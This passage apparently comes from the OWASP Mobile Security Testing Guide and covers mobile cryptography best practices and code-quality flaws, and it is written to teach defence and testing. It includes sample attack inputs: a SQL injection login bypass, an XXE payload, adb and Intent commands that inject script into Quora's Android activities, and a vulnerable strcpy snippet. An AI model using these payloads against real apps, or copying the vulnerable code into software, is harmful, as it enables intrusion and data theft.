- iOS supported Cipher suites - https://developer.apple.com/documentation/security/1550981-ssl$_c$ipher$_s$uite$_v$alues?language=objc

IANA Transport Layer Security (TLS) Parameters

- TLS Cipher Suites - https://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-4

OWASP TLS Cipher String Cheat Sheet

- Recommendations for a cipher string - https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/TLS$_C$ipher$_S$tring$_C$heat$_S$heet.md

SIM Swapping attacks

- The SIM Hijackers - https://motherboard.vice.com/en$_u$s/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin
- SIM swapping: how the mobile security feature can lead to a hacked bank account - https://www.fintechnews.org/sim-swapping-how-the-mobile-security-feature-can-lead-to-a-hacked-bank-account/

NIST

- FIPS PUB 186 - Digital Signature Standard (DSS)

SIM Swap Fraud

- https://motherboard.vice.com/en$_u$s/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin
- How to protect yourself against a SIM swap attack - https://www.wired.com/story/sim-swap-attack-defend-phone/

IETF

- RFC 6176 - https://tools.ietf.org/html/rfc6176
- RFC 6101 - https://tools.ietf.org/html/rfc6101
- RFC 2246 - https://www.ietf.org/rfc/rfc2246

- RFC 4346 - https://tools.ietf.org/html/rfc4346
- RFC 5246 - https://tools.ietf.org/html/rfc5246
- RFC 8446 - https://tools.ietf.org/html/rfc8446
- RFC 6979 - https://tools.ietf.org/html/rfc6979
- RFC 8017 - https://tools.ietf.org/html/rfc8017
- RFC 2631 - https://tools.ietf.org/html/rfc2631
- RFC 7919 - https://tools.ietf.org/html/rfc7919
- RFC 4492 - https://tools.ietf.org/html/rfc4492
- RFC 4279 - https://tools.ietf.org/html/rfc4279
- RFC 2631 - https://tools.ietf.org/html/rfc2631
- RFC 8422 - https://tools.ietf.org/html/rfc8422
- RFC 5489 - https://tools.ietf.org/html/rfc5489
- RFC 4772 - https://tools.ietf.org/html/rfc4772
- RFC 1829 - https://tools.ietf.org/html/rfc1829
- RFC 2420 - https://tools.ietf.org/html/rfc2420
- RFC 3268 - https://tools.ietf.org/html/rfc3268
- RFC 5288 - https://tools.ietf.org/html/rfc5288
- RFC 7465 - https://tools.ietf.org/html/rfc7465
- RFC 7905 - https://tools.ietf.org/html/rfc7905
- RFC 7539 - https://tools.ietf.org/html/rfc7539
- RFC 6151 - https://tools.ietf.org/html/rfc6151
- RFC 6234 - https://tools.ietf.org/html/rfc6234
- RFC 8447 - https://tools.ietf.org/html/rfc8447#section-8

Mobile App Cryptography

Cryptography plays an especially important role in securing the user's data - even more so in a mobile environment, where attackers having physical access to the user's device is a likely scenario. This chapter provides an outline of cryptographic concepts and best practices relevant to mobile apps. These best practices are valid independent of the mobile operating system.

Key Concepts

The goal of cryptography is to provide constant confidentiality, data integrity, and authenticity, even in the face of an attack. Confidentiality involves ensuring data privacy through the use of encryption. Data integrity deals with data consistency and detection of tampering and modification of data. Authenticity ensures that the data comes from a trusted source.

Encryption algorithms converts plaintext data into cipher text that conceals the original content. Plaintext data can be restored from the cipher text through decryption. Encryption can be **symmetric** (secret-key encryption) or **asymmetric** (public-key encryption). In general, encryption operations do not protect integrity, but some symmetric encryption modes also feature that protection.

Symmetric-key encryption algorithms use the same key for both encryption and decryption. This type of encryption is fast and suitable for bulk data processing. Since everybody who has access to the key is able to decrypt the encrypted content, this method requires careful key management.

Public-key encryption algorithms operate with two separate keys: the public key and the private key. The public key can be distributed freely while the private key shouldn't be shared with anyone. A message encrypted with the public key can only be decrypted with the private key. Since asymmetric encryption is several times slower than symmetric operations, it's typically only used to encrypt small amounts of data, such as symmetric keys for bulk encryption.

Hashing isn't a form of encryption, but it does use cryptography. Hash functions deterministically map arbitrary pieces of data into fixed-length values. It's easy to compute the hash from the input, but very difficult (i.e. infeasible) to determine the original input from the hash. Hash functions are used for integrity verification, but don't provide an authenticity guarantee.

Message Authentication Codes (MACs) combine other cryptographic mechanisms (such as symmetric encryption or hashes) with secret keys to provide both integrity and authenticity protection. However, in order to verify a MAC, multiple entities have to share the same secret key and any of those entities can generate a valid MAC. HMACs, the most commonly used type of MAC, rely on hashing as the underlying cryptographic primitive. The full name of an HMAC algorithm usually includes the underlying hash function's type (for example, HMAC-SHA256 uses the SHA-256 hash function).

Signatures combine asymmetric cryptography (that is, using a public/private key pair) with hashing to provide integrity and authenticity by encrypting the hash of the message with the private key. However, unlike MACs, signatures also provide non-repudiation property as the private key should remain unique to the data signer.

Key Derivation Functions (KDFs) derive secret keys from a secret value (such as a password) and are used to turn keys into other formats or to increase their length. KDFs are similar to hashing functions but have other uses as well (for example, they are used as components of multi-party key-agreement protocols). While both hashing functions and KDFs must be difficult to reverse, KDFs have the added requirement that the keys they produce must have a level of randomness.

Identifying Insecure and/or Deprecated Cryptographic Algorithms (MSTG-CRYPTO-4)

When assessing a mobile app, you should make sure that it does not use cryptographic algorithms and protocols that have significant known weaknesses or are otherwise insufficient for modern security requirements. Algorithms that were considered secure in the past may become insecure over time; therefore, it's important to periodically check current best practices and adjust configurations accordingly.

Verify that cryptographic algorithms are up to date and in-line with industry standards. Vulnerable algorithms include outdated block ciphers (such as DES and 3DES), stream ciphers (such as RC4), hash functions (such as MD5 and SHA1), and broken random number generators (such as Dual_EC_DRBG and SHA1PRNG). Note that even algorithms that are certified (for example, by NIST) can become insecure over time. A certification does not replace periodic verification of an algorithm's soundness. Algorithms with known weaknesses should be replaced with more secure alternatives.

Inspect the app's source code to identify instances of cryptographic algorithms that are known to be weak, such as:

- DES, 3DES
- RC2
- RC4
- BLOWFISH
- MD4
- MD5
- SHA1

The names of cryptographic APIs depend on the particular mobile platform.

Please make sure that:

- Cryptographic algorithms are up to date and in-line with industry standards. This includes, but is not limited to outdated block ciphers (e.g. DES), stream ciphers (e.g. RC4), as well as hash functions (e.g. MD5) and broken random number generators like Dual_EC_DRBG (even if they are NIST certified). All of these should be marked as insecure and should not be used and removed from the application and server.
- Key lengths are in-line with industry standards and provide protection for sufficient amount of time. A comparison of different key lengths and protection they provide taking into account Moore's law is available online.
- Cryptographic means are not mixed with each other: e.g. you do not sign with a public key, or try to reuse a keypair used for a signature to do encryption.

- Cryptographic parameters are well defined within reasonable range. This includes, but is not limited to: cryptographic salt, which should be at least the same length as hash function output, reasonable choice of password derivation function and iteration count (e.g. PBKDF2, scrypt or bcrypt), IVs being random and unique, fit-for-purpose block encryption modes (e.g. ECB should not be used, except specific cases), key management being done properly (e.g. 3DES should have three independent keys) and so on.

The following algorithms are recommended:

- Confidentiality algorithms: AES-GCM-256 or ChaCha20-Poly1305
- Integrity algorithms: SHA-256, SHA-384, SHA-512, Blake2, the SHA-3 family
- Digital signature algorithms: RSA (3072 bits and higher), ECDSA with NIST P-384
- Key establishment algorithms: RSA (3072 bits and higher), DH (3072 bits or higher), ECDH with NIST P-384

Additionally, you should always rely on secure hardware (if available) for storing encryption keys, performing cryptographic operations, etc.

For more information on algorithm choice and best practices, see the following resources:

- "Commercial National Security Algorithm Suite and Quantum Computing FAQ"
- NIST recommendations (2019)
- BSI recommendations (2019)

Common Configuration Issues (MSTG-CRYPTO-1, MSTG-CRYPTO-2 and MSTG-CRYPTO-3)

Insufficient Key Length

Even the most secure encryption algorithm becomes vulnerable to brute-force attacks when that algorithm uses an insufficient key size.

Ensure that the key length fulfills accepted industry standards.

Symmetric Encryption with Hard-Coded Cryptographic Keys

The security of symmetric encryption and keyed hashes (MACs) depends on the secrecy of the key. If the key is disclosed, the security gained by encryption is lost. To prevent this, never store secret keys in the same place as the encrypted data they helped create. A common mistake is encrypting locally stored data with a static, hardcoded encryption key and compiling that key into the app. This makes the key accessible to anyone who can use a disassembler.

Hardcoded encryption key means that a key is:

- part of application resources
- value which can be derived from known values
- hardcoded in code

First, ensure that no keys or passwords are stored within the source code. This means you should check native code, JavaScript/Dart code, Java/Kotlin code on Android and Objective-C/Swift in iOS.

Note that hard-coded keys are problematic even if the source code is obfuscated since obfuscation is easily bypassed by dynamic instrumentation.

If the app is using two-way SSL (both server and client certificates are validated), make sure that:

- The password to the client certificate isn't stored locally or is locked in the device Keychain.
- The client certificate isn't shared among all installations.

If the app relies on an additional encrypted container stored in app data, check how the encryption key is used. If a key-wrapping scheme is used, ensure that the master secret is initialized for each user or the container is re-encrypted with new key. If you can use the master secret or previous password to decrypt the container, check how password changes are handled.

Secret keys must be stored in secure device storage whenever symmetric cryptography is used in mobile apps. For more information on the platform-specific APIs, see the "Data Storage on Android" and "Data Storage on iOS" chapters.

Weak Key Generation Functions

Cryptographic algorithms (such as symmetric encryption or some MACs) expect a secret input of a given size. For example, AES uses a key of exactly 16 bytes. A native implementation might use the user-supplied password directly as an input key. Using a user-supplied password as an input key has the following problems:

- If the password is smaller than the key, the full key space isn't used. The remaining space is padded (spaces are sometimes used for padding).
- A user-supplied password will realistically consist mostly of displayable and pronounceable characters. Therefore, only some of the possible 256 ASCII characters are used and entropy is decreased by approximately a factor of four.

Ensure that passwords aren't directly passed into an encryption function. Instead, the user-supplied password should be passed into a KDF to create a cryptographic key. Choose an appropriate iteration count when using password derivation functions. For example, NIST recommends an iteration count of at least 10,000 for PBKDF2 and for critical keys where user-perceived performance is not critical at least 10,000,000. For critical keys, it is recommended to consider implementation of algorithms recognized by Password Hashing Competition (PHC) like Argon2.

Weak Random Number Generators

It is fundamentally impossible to produce truly random numbers on any deterministic device. Pseudo-random number generators (RNG) compensate for this by producing a stream of pseudo-random numbers - a stream of numbers that *appear* as if they were randomly generated. The quality of the generated numbers varies with the type of algorithm used. *Cryptographically secure* RNGs generate random numbers that pass statistical randomness tests, and are resilient against prediction attacks (e.g. it is statistically infeasible to predict the next number produced).

Mobile SDKs offer standard implementations of RNG algorithms that produce numbers with sufficient artificial randomness. We'll introduce the available APIs in the Android and iOS specific sections.

Custom Implementations of Cryptography

Inventing proprietary cryptographic functions is time consuming, difficult, and likely to fail. Instead, we can use well-known algorithms that are widely regarded as secure. Mobile operating systems offer standard cryptographic APIs that implement those algorithms.

Carefully inspect all the cryptographic methods used within the source code, especially those that are directly applied to sensitive data. All cryptographic operations should use standard cryptographic APIs for Android and iOS (we'll write about those in more detail in the platform-specific chapters). Any cryptographic operations that don't invoke standard routines from known providers should be closely inspected. Pay close attention to standard algorithms that have been modified. Remember that encoding isn't the same as encryption! Always investigate further when you find bit manipulation operators like XOR (exclusive OR).

At all implementations of cryptography, you need to ensure that the following always takes place:

- Worker keys (like intermediary/derived keys in AES/DES/Rijndael) are properly removed from memory after consumption.
- The inner state of a cipher should be removed from memory as soon as possible.

Inadequate AES Configuration


Advanced Encryption Standard (AES) is the widely accepted standard for symmetric encryption in mobile apps. It's an iterative block cipher that is based on a series of linked mathematical operations. AES performs a variable number of rounds on the input, each of which involve substitution and permutation of the bytes in the input block. Each round uses a 128-bit round key which is derived from the original AES key.

As of this writing, no efficient cryptanalytic attacks against AES have been discovered. However, implementation details and configurable parameters such as the block cipher mode leave some margin for error.

Weak Block Cipher Mode

Block-based encryption is performed upon discrete input blocks (for example, AES has 128-bit blocks). If the plaintext is larger than the block size, the plaintext is internally split up into blocks of the given input size and encryption is performed on each block. A block cipher mode of operation (or block mode) determines if the result of encrypting the previous block impacts subsequent blocks.

ECB (Electronic Codebook) divides the input into fixed-size blocks that are encrypted separately using the same key. If multiple divided blocks contain the same plaintext, they will be encrypted into identical ciphertext blocks which makes patterns in data easier to identify. In some situations, an attacker might also be able to replay the encrypted data.


Original image Encrypted using ECB mode Modes other than ECB result in pseudo-randomness

Verify that Cipher Block Chaining (CBC) mode is used instead of ECB. In CBC mode, plaintext blocks are XORed with the previous ciphertext block. This ensures that each encrypted block is unique and randomized even if blocks contain the same information. Please note that it is best to combine CBC with an HMAC and/or ensure that no errors are given such as "Padding error", "MAC error", "decryption failed" in order to be more resistant to a padding oracle attack.

When storing encrypted data, we recommend using a block mode that also protects the integrity of the stored data, such as Galois/Counter Mode (GCM). The latter has the additional benefit that the algorithm is mandatory for each TLSv1.2 implementation, and thus is available on all modern platforms.

For more information on effective block modes, see the NIST guidelines on block mode selection.

Predictable Initialization Vector

CBC, OFB, CFB, PCBC mode require an initialization vector (IV) as an initial input to the cipher. The IV doesn't have to be kept secret, but it shouldn't be predictable. Make sure that IVs are generated using a cryptographically secure random number generator. For more information on IVs, see Crypto Fail's initialization vectors article.

Initialization Vectors in stateful operation modes

Please note that the usage of IVs is different when using CTR and GCM mode in which the initialization vector is often a counter (in CTR combined with a nonce). So here using a predictable IV with its own stateful model is exactly what is needed. In CTR you have a new nonce plus counter as an input to every new block operation. For example: for a 5120 bit long plaintext: you have 20 blocks, so you need 20 input vectors consisting of a nonce and counter. Whereas in GCM you have a single IV per cryptographic operation, which should not be repeated with the same key. See section 8 of the documentation from NIST on GCM for more details and recommendations of the IV.

Padding Oracle Attacks due to Weaker Padding or Block Operation Implementations

In the old days, PKCS1.5 padding (in code: `PKCS1Padding`) was used as a padding mechanism when doing asymmetric encryption. This mechanism is vulnerable to the padding oracle attack. Therefore, it is best to use OAEP (Optimal Asymmetric Encryption Padding) captured in PKCS#1 v2.0 (in code: `OAEPPadding`, `OAEPwithSHA-256andMGF1Padding`, `OAEPwithSHA-224andMGF1Padding`, `OAEPwithSHA-384andMGF1Padding`, `OAEPwithSHA-512andMGF1Padding`). Note that, even when using OAEP, you can still run into an issue known best as the Mangers attack as described in the blog at Kudelskisecurity.

Note: AES-CBC with PKCS #5 has shown to be vulnerable to padding oracle attacks as well, given that the implementation gives warnings, such as "Padding error", "MAC error", or "decryption failed". See The Padding Oracle Attack and The CBC Padding Oracle Problem for an example. Next, it is best to ensure that you add an HMAC after you encrypt the plaintext: after all a ciphertext with a failing MAC will not have to be decrypted and can be discarded.

Protecting Keys in Memory

When memory dumping is part of your threat model, then keys can be accessed the moment they are actively used. Memory dumping either requires root-access (e.g. a rooted device or jailbroken device) or it requires a patched application with Frida (so you can use tools like Fridump). Therefore it is best to consider the following, if keys are still needed at the device:

- make sure that all cryptographic actions and the keys itself remain in the Trusted Execution Environment (e.g. use Android Keystore) or Secure Enclave (e.g. use the Keychain and when you sign, use ECDHE).
- If keys are necessary which are outside of the TEE / SE, make sure you obfuscate/encrypt them and only de-obfuscate them during use. Always zero out keys before the memory is released, whether using native code or not. This means: overwrite the memory structure (e.g. nullify the array) and know that most of the Immutable types in Android (such as `BigInteger` and `String`) stay in the heap.

Note: given the ease of memory dumping, never share the same key among accounts and/or devices, other than public keys used for signature verification or encryption.

Protecting keys in Transport

When keys need to be transported from one device to another, or from the app to a backend, make sure that proper key protection is in place, by means of an transport keypair or another mechanism. Often, keys are shared with obfuscation methods which can be easily reversed. Instead, make sure asymmetric cryptography or wrapping keys are used.

Cryptographic APIs on Android and iOS

While same basic cryptographic principles apply independent of the particular OS, each operating system offers its own implementation and APIs. Platform-specific cryptographic APIs for data storage are covered in greater detail in the "Data Storage on Android" and "Testing Data Storage on iOS" chapters. Encryption of network traffic, especially Transport Layer Security (TLS), is covered in the "Android Network APIs" chapter.

Cryptographic policy

In larger organizations, or when high-risk applications are created, it can often be a good practice to have a cryptographic policy, based on frameworks such as NIST Recommendation for Key Management. When basic errors are found in the application of cryptography, it can be a good starting point of setting up a lessons learned / cryptographic key management policy.

References

Cryptography References

- Argon2
- Breaking RSA with Mangers Attack
- NIST 800-38d
- NIST 800-57Rev4
- NIST 800-63b
- NIST 800-132
- Password Hashing Competition(PHC)
- PKCS #1: RSA Encryption Version 1.5
- PKCS #1: RSA Cryptography Specifications Version 2.0
- PKCS #7: Cryptographic Message Syntax Version 1.5
- The Padding Oracle Attack
- The CBC Padding Oracle Problem

OWASP MASVS

- MSTG-ARCH-8: "There is an explicit policy for how cryptographic keys (if any) are managed, and the lifecycle of cryptographic keys is enforced. Ideally, follow a key management standard such as NIST SP 800-57."
- MSTG-CRYPTO-1: "The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption."
- MSTG-CRYPTO-2: "The app uses proven implementations of cryptographic primitives."
- MSTG-CRYPTO-3: "The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices."
- MSTG-CRYPTO-4: "The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes."

Mobile App Code Quality

Mobile app developers use a wide variety of programming languages and frameworks. As such, common vulnerabilities such as SQL injection, buffer overflows, and cross-site scripting (XSS), may manifest in apps when neglecting secure programming practices.

The same programming flaws may affect both Android and iOS apps to some degree, so we'll provide an overview of the most common vulnerability classes frequently in the general section of the guide. In later sections, we will cover OS-specific instances and exploit mitigation features.

Injection Flaws (MSTG-ARCH-2 and MSTG-PLATFORM-2)

An *injection flaw* describes a class of security vulnerability occurring when user input is inserted into backend queries or commands. By injecting meta-characters, an attacker can execute malicious code that is inadvertently interpreted as part of the command or query. For example, by manipulating a SQL query, an attacker could retrieve arbitrary database records or manipulate the content of the backend database.

Vulnerabilities of this class are most prevalent in server-side web services. Exploitable instances also exist within mobile apps, but occurrences are less common, plus the attack surface is smaller.

For example, while an app might query a local SQLite database, such databases usually do not store sensitive data (assuming the developer followed basic security practices). This makes SQL injection a non-viable attack vector. Nevertheless, exploitable injection vulnerabilities sometimes occur, meaning proper input validation is a necessary best practice for programmers.

SQL Injection

A *SQL injection* attack involves integrating SQL commands into input data, mimicking the syntax of a predefined SQL command. A successful SQL injection attack allows the attacker to read or write to the database and possibly execute administrative commands, depending on the permissions granted by the server.

Apps on both Android and iOS use SQLite databases as a means to control and organize local data storage. Assume an Android app handles local user authentication by storing the user credentials in a local database (a poor programming practice we'll overlook for the sake of this example). Upon login, the app queries the database to search for a record with the username and password entered by the user:

```
SQLiteDatabase db;

String sql = "SELECT * FROM users WHERE username = '" +  username + "' AND password = '" + password +"'";

Cursor c = db.rawQuery( sql, null );

return c.getCount() != 0;
```

Let's further assume an attacker enters the following values into the "username" and "password" fields:

```
username = 1' or '1' = '1
password = 1' or '1' = '1
```

This results in the following query:

```
SELECT * FROM users WHERE username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

Because the condition `'1' = '1'` always evaluates as true, this query return all records in the database, causing the login function to return `true` even though no valid user account was entered.

Ostorlab exploited the sort parameter of Yahoo's weather mobile application with adb using this SQL injection payload.

Another real-world instance of client-side SQL injection was discovered by Mark Woods within the "Qnotes" and "Qget" Android apps running on QNAP NAS storage appliances. These apps exported content providers vulnerable to SQL injection, allowing an attacker to retrieve the credentials for the NAS device. A detailed description of this issue can be found on the Nettitude Blog.

XML Injection

In a *XML injection* attack, the attacker injects XML meta-characters to structurally alter XML content. This can be used to either compromise the logic of an XML-based application or service, as well as possibly allow an attacker to exploit the operation of the XML parser processing the content.

A popular variant of this attack is XML eXternal Entity (XXE). Here, an attacker injects an external entity definition containing an URI into the input XML. During parsing, the XML parser expands the attacker-defined entity by accessing the resource specified by the URI. The integrity of the parsing application ultimately determines capabilities afforded to the attacker, where the malicious user could do any (or all) of the following: access local files, trigger HTTP requests to arbitrary hosts and ports, launch a cross-site request forgery (CSRF) attack, and cause a denial-of-service condition. The OWASP web testing guide contains the following example for XXE:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

In this example, the local file `/dev/random` is opened where an endless stream of bytes is returned, potentially causing a denial-of-service.

The current trend in app development focuses mostly on REST/JSON-based services as XML is becoming less common. However, in the rare cases where user-supplied or otherwise untrusted content is used to construct XML queries, it could be interpreted by local XML parsers, such as NSXMLParser on iOS. As such, said input should always be validated and meta-characters should be escaped.

Injection Attack Vectors

The attack surface of mobile apps is quite different from typical web and network applications. Mobile apps don't often expose services on the network, and viable attack vectors on an app's user interface are rare. Injection attacks against an app are most likely to occur through inter-process communication (IPC) interfaces, where a malicious app attacks another app running on the device.

Locating a potential vulnerability begins by either:

- Identifying possible entry points for untrusted input then tracing from those locations to see if the destination contains potentially vulnerable functions.
- Identifying known, dangerous library / API calls (e.g. SQL queries) and then checking whether unchecked input successfully interfaces with respective queries.

During a manual security review, you should employ a combination of both techniques. In general, untrusted inputs enter mobile apps through the following channels:

- IPC calls
- Custom URL schemes
- QR codes
- Input files received via Bluetooth, NFC, or other means
- Pasteboards
- User interface

Verify that the following best practices have been followed:

- Untrusted inputs are type-checked and/or validated using a list of acceptable values.
- Prepared statements with variable binding (i.e. parameterized queries) are used when performing database queries. If prepared statements are defined, user-supplied data and SQL code are automatically separated.
- When parsing XML data, ensure the parser application is configured to reject resolution of external entities in order to prevent XXE attack.
- When working with x509 formatted certificate data, ensure that secure parsers are used. For instance Bouncy Castle below version 1.6 allows for Remote Code Execution by means of unsafe reflection.

We will cover details related to input sources and potentially vulnerable APIs for each mobile OS in the OS-specific testing guides.

Cross-Site Scripting Flaws (MSTG-PLATFORM-2)

Cross-site scripting (XSS) issues allow attackers to inject client-side scripts into web pages viewed by users. This type of vulnerability is prevalent in web applications. When a user views the injected script in a browser, the attacker gains the ability to bypass the same origin policy, enabling a wide variety of exploits (e.g. stealing session cookies, logging key presses, performing arbitrary actions, etc.).

In the context of *native apps*, XSS risks are far less prevalent for the simple reason these kinds of applications do not rely on a web browser. However, apps using WebView components, such as

WKWebView or the deprecated UIWebView on iOS and WebView on Android, are potentially vulnerable to such attacks.

An older but well-known example is the local XSS issue in the Skype app for iOS, first identified by Phil Purviance. The Skype app failed to properly encode the name of the message sender, allowing an attacker to inject malicious JavaScript to be executed when a user views the message. In his proof-of-concept, Phil showed how to exploit the issue and steal a user's address book.

Static Analysis

Take a close look at any WebViews present and investigate for untrusted input rendered by the app.

XSS issues may exist if the URL opened by WebView is partially determined by user input. The following example is from an XSS issue in the Zoho Web Service, reported by Linus Särud.

Java

```
webView.loadUrl("javascript:initialize(" + myNumber + ");");
```

Kotlin

```
webView.loadUrl("javascript:initialize($myNumber);")
```

Another example of XSS issues determined by user input is public overridden methods.

Java

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, String url) {
  if (url.substring(0,6).equalsIgnoreCase("yourscheme:")) {
    // parse the URL object and execute functions
  }
}
```

Kotlin

```
    fun shouldOverrideUrlLoading(view: WebView, url: String): Boolean {
        if (url.substring(0, 6).equals("yourscheme:", ignoreCase = true)) {
            // parse the URL object and execute functions
        }
    }
```

Sergey Bobrov was able to take advantage of this in the following HackerOne report. Any input to the HTML parameter would be trusted in Quora's ActionBarContentActivity. Payloads were successful using adb, clipboard data via ModalContentActivity, and Intents from 3rd party applications.

- ADB

  ```
  $ adb shell
  $ am start -n com.quora.android/com.quora.android.ActionBarContentActivity \
  -e url 'http://test/test' -e html 'XSS<script>alert(123)</script>'
  ```

- Clipboard Data

```
$ am start -n com.quora.android/com.quora.android.ModalContentActivity  \
-e url 'http://test/test' -e html \
'<script>alert(QuoraAndroid.getClipboardData());</script>'
```

- 3rd party Intent in Java or Kotlin:

```
Intent i = new Intent();
i.setComponent(new ComponentName("com.quora.android",
"com.quora.android.ActionBarContentActivity"));
i.putExtra("url","http://test/test");
i.putExtra("html","XSS PoC <script>alert(123)</script>");
view.getContext().startActivity(i);
```

```
val i = Intent()
i.component = ComponentName("com.quora.android",
"com.quora.android.ActionBarContentActivity")
i.putExtra("url", "http://test/test")
i.putExtra("html", "XSS PoC <script>alert(123)</script>")
view.context.startActivity(i)
```

If a WebView is used to display a remote website, the burden of escaping HTML shifts to the server side. If an XSS flaw exists on the web server, this can be used to execute script in the context of the WebView. As such, it is important to perform static analysis of the web application source code.

Verify that the following best practices have been followed:

- No untrusted data is rendered in HTML, JavaScript or other interpreted contexts unless it is absolutely necessary.
- Appropriate encoding is applied to escape characters, such as HTML entity encoding. Note: escaping rules become complicated when HTML is nested within other code, for example, rendering a URL located inside a JavaScript block.

Consider how data will be rendered in a response. For example, if data is rendered in a HTML context, six control characters that must be escaped:

Character	Escaped
&	&amp;
<	&lt;
>	&gt;
”	&quot;
’	&#x27;
/	&#x2F;

For a comprehensive list of escaping rules and other prevention measures, refer to the OWASP XSS Prevention Cheat Sheet.

Dynamic Analysis

XSS issues can be best detected using manual and/or automated input fuzzing, i.e. injecting HTML tags and special characters into all available input fields to verify the web application denies invalid inputs or escapes the HTML meta-characters in its output.

A reflected XSS attack refers to an exploit where malicious code is injected via a malicious link. To test for these attacks, automated input fuzzing is considered to be an effective method. For example, the BURP Scanner is highly effective in identifying reflected XSS vulnerabilities. As always with automated analysis, ensure all input vectors are covered with a manual review of testing parameters.

Memory Corruption Bugs (MSTG-CODE-8)

Memory corruption bugs are a popular mainstay with hackers. This class of bug results from a programming error that causes the program to access an unintended memory location. Under the right conditions, attackers can capitalize on this behavior to hijack the execution flow of the vulnerable program and execute arbitrary code. This kind of vulnerability occurs in a number of ways:

- **Buffer overflows**: This describes a programming error where an app writes beyond an allocated memory range for a particular operation. An attacker can use this flaw to overwrite important control data located in adjacent memory, such as function pointers. Buffer overflows were formerly the most common type of memory corruption flaw, but have become less prevalent over the years due to a number of factors. Notably, awareness among developers of the risks in using unsafe C library functions is now a common best practice plus, catching buffer overflow bugs is relatively simple. However, it is still worth testing for such defects.
- **Out-of-bounds-access**: Buggy pointer arithmetic may cause a pointer or index to reference a position beyond the bounds of the intended memory structure (e.g. buffer or list). When an app attempts to write to an out-of-bounds address, a crash or unintended behavior occurs. If the attacker can control the target offset and manipulate the content written to some extent, code execution exploit is likely possible.
- **Dangling pointers**: These occur when an object with an incoming reference to a memory location is deleted or deallocated, but the object pointer is not reset. If the program later uses the *dangling* pointer to call a virtual function of the already deallocated object, it is possible to hijack execution by overwriting the original vtable pointer. Alternatively, it is possible to read or write object variables or other memory structures referenced by a dangling pointer.
- **Use-after-free**: This refers to a special case of dangling pointers referencing released (deallocated) memory. After a memory address is cleared, all pointers referencing the location become invalid, causing the memory manager to return the address to a pool of available memory. When this memory location is eventually re-allocated, accessing the original pointer will read or write the data contained in the newly allocated memory. This usually leads to data corruption and undefined behavior, but crafty attackers can set up the appropriate memory locations to leverage control of the instruction pointer.

- **Integer overflows**: When the result of an arithmetic operation exceeds the maximum value for the integer type defined by the programmer, this results in the value "wrapping around" the maximum integer value, inevitably resulting in a small value being stored. Conversely, when the result of an arithmetic operation is smaller than the minimum value of the integer type, an *integer underflow* occurs where the result is larger than expected. Whether a particular integer overflow/underflow bug is exploitable depends on how the integer is used. For example, if the integer type were to represent the length of a buffer, this could create a buffer overflow vulnerability.
- **Format string vulnerabilities**: When unchecked user input is passed to the format string parameter of the `printf` family of C functions, attackers may inject format tokens such as '%c' and '%n' to access memory. Format string bugs are convenient to exploit due to their flexibility. Should a program output the result of the string formatting operation, the attacker can read and write to memory arbitrarily, thus bypassing protection features such as ASLR.

The primary goal in exploiting memory corruption is usually to redirect program flow into a location where the attacker has placed assembled machine instructions referred to as *shellcode*. On iOS, the data execution prevention feature (as the name implies) prevents execution from memory defined as data segments. To bypass this protection, attackers leverage return-oriented programming (ROP). This process involves chaining together small, pre-existing code chunks ("gadgets") in the text segment where these gadgets may execute a function useful to the attacker or, call `mprotect` to change memory protection settings for the location where the attacker stored the *shellcode*.

Android apps are, for the most part, implemented in Java which is inherently safe from memory corruption issues by design. However, native apps utilizing JNI libraries are susceptible to this kind of bug. Similarly, iOS apps can wrap C/C++ calls in Obj-C or Swift, making them susceptible to these kind of attacks.

Buffer and Integer Overflows

The following code snippet shows a simple example for a condition resulting in a buffer overflow vulnerability.

```
void copyData(char *userId) {
   char  smallBuffer[10]; // size of 10
   strcpy(smallBuffer, userId);
}
```

To identify potential buffer overflows, look for uses of unsafe string functions (`strcpy`, `strcat`, other functions beginning with the "str" prefix, etc.) and potentially vulnerable programming constructs, such as copying user input into a limited-size buffer. The following should be considered red flags for unsafe string functions:

- `strcat`
- `strcpy`
- `strncat`
- `strlcat`
- `strncpy`
- `strlcpy`

- `sprintf`
- `snprintf`
- `gets`

Also, look for instances of copy operations implemented as "for" or "while" loops and verify length checks are performed correctly.

Verify that the following best practices have been followed:

- When using integer variables for array indexing, buffer length calculations, or any other security-critical operation, verify that unsigned integer types are used and perform precondition tests are performed to prevent the possibility of integer wrapping.
